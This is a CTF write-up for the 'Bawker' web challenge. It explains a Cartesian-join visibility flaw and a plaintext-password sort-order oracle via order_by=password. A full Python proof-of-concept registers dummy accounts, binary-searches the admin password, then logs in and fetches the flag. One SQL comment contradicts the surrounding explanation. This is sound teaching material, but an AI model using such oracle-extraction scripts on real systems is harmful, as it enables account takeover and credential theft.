🚩 BlueHensCTF - Bawker
Executive Summary
- OS: Linux
- Key Technique: The challenge contains a logic flaw inside the
/search/usersendpoint where a missing join predicate in the WHERE-clause produces a Cartesian product ofuser x follow. By forcefully following the admin, this Cartesian join evaluates the visibility predicate (follow.following_id = user.id AND follow.follower_id = me) as true, exposing the private admin account in the search results. Furthermore, the endpoint inheritsfastapi-filter’s sorting mechanism, which only guards parameters withhasattr(User, field). Because the backend intentionally strips hashed passwords during database migration and stores them in plaintext, an attacker can append?order_by=passwordto weaponize the endpoint as a sort-order oracle. By automating a binary search with dummy accounts and padding the test strings to 33 characters to defeat SQLite’s native tie-breaker resolution, the attacker can fully exfiltrate the 32-character admin password and access the flag. - Status:
Completed
Reconnaissance
Configurations
The checking through the configurations files, it seems like there are no vulnerable dependencies nor any mis-configurations. The vulnerability is inside the logic of the app.
First Look

The website is a simple post-sharing platform. Apparently, a user can create posts, search for posts and other users as well as changing their profile. There is no password-changing options in the UI.
The Application

The flag is stored inside the admin’s post inside the database.
Apparently, there are two places that we can use to read another user’s posts, that is the Feed and the Search Bawks tabs


However, it’s rather tricky in order to do so.

In order for a user to read another’s posts, the _bawk_visibility_condition() must return True for that user. The query used to dictate this condition is:
can_view_author = visible_user_condition(viewer_id)
can_view_private_bawk = follow_condition(viewer_id)
return or_(
	col(Bawk.author_id) == viewer_id,
	and_(
		can_view_author,
		or_(not_(col(Bawk.is_private)), can_view_private_bawk),
	),
)
In order to read a post, a user EITHER be reading their own post (col(Bawk.author_id) == viewer_id) - will be false if I read the admin’s post from my account - OR bothvisible_user_condition(viewer_id) AND can_view_private_bawk are True (since the admin’s post is private).
These these two functions are defined inside privacy.py as follows:

What this means is that both visible_user_condition and can_view_private_bawk will return True if I follow the admin and they follow me back.
However, this brings me a dead end, there is indeed an endpoint called /api/users/<user_id>/follow that is used to follow another user, however, this endpoint take in current use’s cookie in order to perform the deed. Following the admin is easy since we’re already know their ID, however, to make them follow us back required there to be an Admin bot sitting inside the challenge, waiting for us to trick it making the request, yet in this challenge, there is no such bot.
The challenge shows no sign of vulnerable of SQL Injection vulnerability.
Exploitation
Credential Exfiltration
Looking through the codebase again, we see that search users feature of the application is rather weird as it allow other user to see admin’s profile, despite the admin’s profile is set to is_private=True inside the database.

The query can be interpreted as SQL as follows:
SELECT User.*
FROM User, Follow  -- <-- THE CARTESIAN JOIN
WHERE (
    User.id = 1 --
    OR User.is_private = 0 -- <-- admin's is_private = 0 so it will also be visible
    OR (Follow.following_id = User.id AND Follow.follower_id = 1)
)
Where 1 is the current user’s ID. This query essentially asks for either of these 3 conditions:
-
Condition 1: Are you the viewing yourself?
col(User.id) == viewer_id- We can always see ourselves in the list
-
Condition 2: Is the profile public?
not_(col(User.is_private))- We know from
db.pythat the Admin is explicitly created withis_private=True,not_(True)is False.
-
Condition 3: Do you follow them?
and_(col(Follow.following_id) == col(User.id), col(Follow.follower_id) == viewer_id,)- We only need to follow the admin in order to see them on the list!

The query is then sorted and filtered using a parameter called user_filter, it is defined as follows:

Based on the definition of UserFilter, the application does allow us to change the value of order_by parameter. By adding ?order_by=password to the URL, we can sort the found user profiles by the user’s password in ascending order. This allows us to know if a password of an account we created is before or after the admin’s password in lexicographic order, and we can find the admin’s password using binary search.
We know that the admin password has 32 characters, now suppose that we correctly guessed, say, the first 15 characters of the password. Let’s say the 16th character of the admin password (which we haven’t known yet) is admin_pass[15] = 'u' (ASCII code 117).
In order to find this character, we create a test password that has the first 15 characters matches the admin password’s, the 16th character will be a character test_char that we pick from the sorted character set charset = sorted(string.ascii_letters + string.digits) using the binary search rule (mid=(high+low)/2) and the rest of our password will be padded with ~ whose ASCII code is higher than the characters featured in the charset. This results in 3 possibilities:

Since both case 2 (the match) and case 3 in the image results in the admin profile appears first, we’ll only update the best found character if these events happens.
PoC
import requests
import string
import random
import sys
import re

TARGET_URL = "http://localhost:1337"
CHARSET = sorted(string.ascii_letters + string.digits + "{}_-!?@$")


def register_and_check(test_password):
    session = requests.Session()
    username = "dummy_" + "".join(random.choices(string.ascii_lowercase, k=6))

    session.post(f"{TARGET_URL}/auth/register", data={
        "username": username,
        "password": test_password,
        "is_private": True
    })

    session.post(f"{TARGET_URL}/users/0/follow")

    admin_page = -1
    dummy_page = -1
    admin_pos = -1
    dummy_pos = -1

    for page in range(1, 21):
        resp = session.get(f"{TARGET_URL}/search/users?order_by=password&size=50&page={page}")
        html = resp.text

        if admin_page == -1:
            pos = html.find("<h3>Admin</h3>")
            if pos != -1:
                admin_page = page
                admin_pos = pos

        if dummy_page == -1:
            pos = html.find(f"<h3>{username}</h3>")
            if pos != -1:
                dummy_page = page
                dummy_pos = pos

        if admin_page != -1 and dummy_page != -1:
            break

    if admin_page == -1 or dummy_page == -1:
        print(f"\n[-] Error: Could not find users in DOM.")
        sys.exit(1)

    if admin_page < dummy_page:
        return True
    elif admin_page > dummy_page:
        return False
    else:
        return admin_pos < dummy_pos


def extract_admin_pass():
    extracted_password = ""

    for i in range(32):
        low = 0
        high = len(CHARSET) - 1
        best_char = CHARSET[-1]

        while low <= high:
            mid = (low + high) // 2
            test_char = CHARSET[mid]

            test_password = (extracted_password + test_char).ljust(33, '~')

            if register_and_check(test_password):
                best_char = test_char
                high = mid - 1
            else:
                low = mid + 1

        extracted_password += best_char
        sys.stdout.write(f"\r[+] Found: {extracted_password}")
        sys.stdout.flush()

    print(f"\n\n[+] Admin Password Extracted: {extracted_password}")
    return extracted_password

def get_flag(extracted_password):
    session = requests.Session()

    login_data = {
        "username": "admin",
        "password": extracted_password
    }

    session.post(f"{TARGET_URL}/auth/login", data=login_data)

    print("[*] Fetching Admin profile...")
    profile_resp = session.get(f"{TARGET_URL}/profile")
    flag_match = re.search(r'(UDCTF\{[^\}]+\})', profile_resp.text)

    if flag_match:
        print(f"\nFlag: {flag_match.group(1)}")
    else:
        print("[-] Error: Something is wrong")


if __name__ == "__main__":
    get_flag(extract_admin_pass())
Loot & Flags
Flag: UDCTF{1_f0rg0t_t0_s4v3_1t}